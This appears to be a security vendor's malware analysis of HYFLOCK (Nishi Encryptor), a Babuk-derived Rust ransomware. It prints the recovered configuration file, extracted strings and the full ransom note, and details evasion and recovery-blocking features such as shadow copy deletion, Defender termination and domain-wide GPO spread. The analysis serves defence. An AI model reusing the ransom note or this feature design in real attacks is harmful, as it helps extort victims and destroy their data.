
Copyright © 2026 Cynet



Following the integrity level assessment, the loader initiated a file operation targeting "`C:\Users\user\Desktop\config.toml`" via `CreateFileW`. The loader subsequently called CreateFileW with `GENERIC_WRITE` access to create the file. The `TOML` file format is native to the Rust development ecosystem and is commonly used for structured configuration in Rust-compiled binaries. The presence of an operator-readable external configuration file indicates this ransomware was designed for campaign customization, with parameters such as encryption targets, exclusion rules, and key material potentially controlled externally rather than hardcoded.

The retrieved config file:





```
# Nishi Encryptor Configuration
rsa_public_key_base64 = "
[encryptor_defaults]
default_full_mode = false
default_network_only = false
default_delete_shadows = false
use_blacklist_mode = true
enable_log_cleanup = false
header_percentage = 1
gpo_implementation_mode = ""
kill_defender = false
enable_self_destruct = false
target_identifier = ""

exclude_extensions = [

]

priority_folders = []
only_encrypt_path = ""
max_runtime_minutes = 0
```


The configuration identified the ransomware payload as **`Nishi Encryptor`**.

The configuration contained an RSA public key in base64-encoded DER format used to implement a hybrid encryption scheme: a symmetric key encrypts each file, and the RSA public key wraps that symmetric key so that decryption requires the corresponding RSA private key held exclusively by the operator.

Copyright © 2026 Cynet

The [encryptor_defaults] section exposed the full capability set of the ransomware:

- **Partial encryption mode** (header_percentage = 1, default_full_mode = false): Only the first 1% of each file is encrypted by default. This dramatically increases encryption speed across large file sets while rendering files unreadable by corrupting their headers. Full-file encryption is available but disabled in this configuration.
- **Blacklist-based targeting** (use_blacklist_mode = true): All files are targeted for encryption unless their extension appears in exclude_extensions. The exclusion list in this configuration is empty, meaning all file types are encrypted.
- **Network share targeting** (default_network_only = false): The capability to restrict encryption exclusively to network shares is present and configurable.
- **VSS inhibition** (default_delete_shadows = false): Volume Shadow Copy deletion is supported but disabled in this configuration. Operator activation enables recovery inhibition.
- **Windows Defender termination** (kill_defender = false): The capability to disable Defender before encryption is built-in but inactive in this configuration.
- **GPO-based deployment** (gpo_implementation_mode = ""): The ransomware supports deployment via Group Policy Object, enabling domain-wide execution on enterprise networks from a single operator action.
- **Self-destruct** (enable_self_destruct = false): Post-encryption self-deletion is supported but disabled.
- **Campaign targeting** (target_identifier = ""): A target identifier field allows the operator to embed a victim or campaign identifier, likely surfaced in the ransom note.
- **Runtime limit** (max_runtime_minutes = 0): Encryption runs without a time cap in this configuration. Non-zero values allow the operator to limit exposure window.
- **Priority folders** (priority_folders = []): Specific directories can be designated for encryption before others, allowing high-value data to be encrypted first before any interruption.




Upon completing the privilege assessment and configuration loading phases, the loader component invoked CreateProcessW to execute the extracted payload binary at "C:\Users\user\AppData\Local\Temp\unpacked_7984.exe".


This call represents the transition from the loader stage to the ransomware payload stage. The two-stage architecture separates the delivery mechanism (HYFLOCK.exe) from the destructive component (unpacked_7984.exe), a design that complicates static detection and allows the payload to be swapped independently of the loader.

Copyright © 2026 Cynet

Analysis of the unpacked executable


Static Analysis:





Static analysis of the extracted payload identified a 64-bit PE executable compiled using the Rust programming language via the Microsoft Visual C++ toolchain (MSVC 19.36.35207, Visual Studio 2022 v17.6, linker 14.36.35223). The binary targets Windows Vista AMD64 and above. A PDB debug data record was present at offset 0x00227808, confirming the binary was built with debug information, consistent with an actively developed tool rather than a finalized operational release.

Imports:



Copyright © 2026 Cynet

The payload's import table contained explicit references to `BCryptGenRandom` from `bcrypt.dll` and `SystemFunction036` (an alias for `RtlGenRandom` from `cryptbase.dll`), confirming two independent cryptographic random number sources are used for key material generation. The presence of `bcrypt.dll` in the flagged library list confirms this dependency is loaded at runtime. This contrasts with the loader component, which performed no Windows CNG calls and relied exclusively on a Rust-native crypto implementation.

The payload imported a comprehensive set of **network functions** spanning three capability areas. First, full socket operations from `ws2_32.dll` including `connect`, `send`, `recv`, `bind`, `WSAStartup`, and `select`, enabling raw TCP/IP communication. Second, network discovery functions from `iphlpapi.dll` including `GetAdaptersInfo`, `GetAdaptersAddresses`, and `GetIpForwardTable`, enabling enumeration of all network interfaces and routing paths. Third, `WNetAddConnection2W` from `mpr.dll`, enabling authenticated connections to network shares for remote file encryption. The presence of SSPI functions (`AcquireCredentialsHandleA`, `InitializeSecurityContextW`, `EncryptMessage`, `DecryptMessage`) alongside extensive certificate store operations from `crypt32.dll` indicates C2 communication is conducted over TLS, with certificate validation performed at runtime.

Strings:

```
ommand completedThe command comp
_encrypting_by_
_partial_encryptenable_partial_e_disk_encryptionenable_full_diskerse
enable_auto_travanup
enable_cache_cleonly
default_network_size
template_config_ruct
enable_self_destgpu_accelerationenable_gpu_accelmapped_thresholdmemory_mapped_thasync_buffer_size
max_concurrent_immap_memory_ratimemory_pool_sizeiocp_concurrencyenable_streamingpriority_foldersmax_worker_threads
enable_memory_pool
use_blacklist_mode
exclude_extensions
enable_log_cleanup
e_console_outputenable_console_oublic_key_base64rsa_public_key_bp_min_chunk_sizemmap_min_chunk_sp_max_chunk_sizemmap_max_chunk_sock…
plate_key_offsettemplate_key_off_runtime_minutesmax_runtime_minut_delete_shadowsdefault_delete_ste_config_offsette_all_processester…
default_full_modtemplate_key_siztarget_identifier
enable_gpo_spread
```

Ransomware note:

```
WHAT_HAPPENED_TO_YOUR_FILES.html
C:\Users\Public\Desktop\WHAT_HAPPENED_TO_YOUR_FILES.html[LETTER DEPLOYMENT] Attempting to print to all available printers...
```

```
Your files have been secured with military-grade HC-128
encryption. They are NOT deleted, only inaccessible without
the unique decryption key.
```

Copyright © 2026 Cynet

```
STEP 1 — INSTALL TOR BROWSER
Tor Browser is required for secure communication with our team.
Windows / macOS / Linux:
Download: https://www.torproject.org/download/
1. Click the download link above
2. Download the appropriate version for your OS
3. Run the installer and follow prompts
4. Launch Tor Browser
5. Keep Tor Browser running during your chat session

STEP 2 — INSTALL QTOX CLIENT
qTox is a secure, encrypted chat client. You need it to
contact us.

WINDOWS:
Option 1: https://qtox.github.io/ (download installer)
Option 2: winget install toxfoundation.qTox
Option 3: scoop install qtox
```

```
STEP 3 — ADD OUR TOX CONTACT
1. Launch qTox application
2. Click the "Add Contact" button (or press Ctrl+U)
3. In the "Tox ID" field, paste this ID: [TOX ID]
4. Click "Send" to add the contact
5. Wait for connection (may take 1-2 minutes)
Tip: If the connection fails, ensure Tor Browser is running
in the background. qTox will automatically route through Tor.

STEP 4 — INITIATE CONTACT
After adding our contact, send us a message:
Subject: DECRYPTION REQUEST
Body: My Victim ID is: [YOUR_VICTIM_ID]
Include your Victim ID (shown above in the green box) in your
message. This is required to generate your decryption key.

STEP 5 — RECEIVE DECRYPTION KEY
After verification, you will receive:
- Unique decryption key for your system
- Decryption software
- Step-by-step recovery instructions
Typical response time: 2-24 hours

<!-- FOOTER -->
2024 HYFLOCK SECURITY DIVISION :: ALL RIGHTS RESERVED
```

The payload deployed a ransom note in HTML format to `C:\Users\Public\Desktop\WHAT_HAPPENED_TO_YOUR_FILES.html`. The note was also attempted at fallback paths if the primary deployment failed. The HTML contained a five-step recovery instruction sequence directing victims to install Tor Browser, install the qTox encrypted messaging client, add the operator's TOX contact ID, and send a decryption request with their Victim ID. The use of qTox as the sole contact channel is operationally significant: unlike Tor-based negotiation panels, TOX operates as a decentralized peer-to-peer protocol with no central server to seize. The note referenced HC-128 encryption and stated a 48-hour contact window before data loss. The operator's TOX ID placeholder was present in the HTML template, to be populated per campaign.

BABUK ANCESTRY:

```
babyk-rsH
```

The binary contained the string babyk-rs. babyk-rs is a known Rust-language reimplementation of the **Babuk ransomware**, whose source code was leaked publicly in 2021. The presence of this string indicates Nishi Encryptor is derived from or built upon the Babuk codebase, representing one of multiple derivative families that emerged following the Babuk source leak. The Rust reimplementation adds significant capabilities over the original Babuk binary including multi-threaded IOCP-based encryption, LDAP-based domain enumeration, GPU acceleration, and a modular operator configuration system not present in the original.

```
.locked
.locked"Successfully associated extension
Failed to associate extension
[FILE_ASSOCIATION] Successfully set up open command for .locked files
hyflocker Encrypted File
```


The payload registered the `.locked` file extension in the Windows registry as a new file type with the description string `hyflocker` Encrypted File. This file association was established via Windows shell API calls following encryption completion. The descriptor string `hyflocker` directly ties the payload to the outer loader binary `HYFLOCK.exe`, confirming the two components form a single coordinated ransomware package. The registry entry persists after the payload terminates and represents an additional host-based IOC.

Copyright © 2026 Cynet

Additional capabilities that were found through the strings:

- FULL VSS AND DEFENDER KILL CHAIN
- GPO POWERSHELL: FULL DOMAIN DEPLOYMENT
- CLOUD SYNC CONTROL

HARDWARE-ADAPTIVE PERFORMANCE TUNING



The payload implemented an automatic performance tuning system that reads the target system's processor count and available memory at runtime. On the analysis system, the system configured the encryption thread pool and memory allocator to match the hardware profile.

ENCRYPTION ENGINE INITIALIZATION



The payload configured its encryption pipeline with the following parameters derived from the target system's available resources. The transfer buffer size is dynamically scaled to 10% of available system memory, ensuring the encryption pipeline self-optimizes for any hardware profile without operator intervention.


CLOUD SYNC INTERCEPTION:



OneDrive DETECTED The `CloudCtrl` module executed its service detection phase and confirmed OneDrive as an installed cloud sync service on the target system. The module logs detection as: `"[CloudCtrl] Detected installed service: OneDrive"` Prior to beginning file encryption, the payload suspended OneDrive synchronization to prevent partially encrypted files from uploading to cloud storage during the encryption window. Cloud sync was resumed after encryption completed. This behavior reduces the likelihood of early victim detection via cloud backup alerts or cloud-based AV scanning of uploaded content.


Copyright © 2026 Cynet

Ransomware note:






Ransomware extension:



Logo:


The following logo was appended to all encrypted files.



Copyright © 2026 Cynet

Communication with the attacker:

The Tox identifier extracted from the ransom note was added as a contact in a Tox client to verify whether the channel was active. The contact, listed under the name hyflock, showed an online status and displayed a self-description reading "this is the world most fast raas, join us these day". A message reading hello was received from the contact, confirming the channel is actively monitored rather than abandoned infrastructure. The self-description also corroborates the platform's characterization as a ransomware as a service operation directly from the operator side.



Full Process Tree:



MITRE ATT&CK Tactics and Techniques

Execution	Defense Evasion	Discovery	Impact
Command and Scripting Interpreter	Indicator Removal	File and Directory Discovery	Data Encrypted for Impact
Native API	Debugger Evasion	Account Discovery	Inhibit System Recovery
Inter-Process Communication	Virtualization/Sandbox Evasion	System Information Discovery	
	Impair Defenses	Process Discovery	

Copyright © 2026 Cynet


Cynet vs HYFLOCK


Note: During this simulated execution, Cynet's unified cybersecurity platform is configured in detection mode (without prevention) to allow HYFLOCK ransomware to execute its full flow. This lets Cynet detect and log each step of the attack.

Cynet can detect and prevent this malware using multiple mechanisms.

File Dumped on the Disk

Cynet's AV/AI engine detects that a malicious file was dumped on the disk or is attempting to run:







Copyright © 2026 Cynet

Threat Intelligence Detection Malicious Binary

In addition to Cynet's AV mechanism, Cynet also utilizes 3rd party cyber-threat intelligence data to detect the presence of suspicious and malicious files:




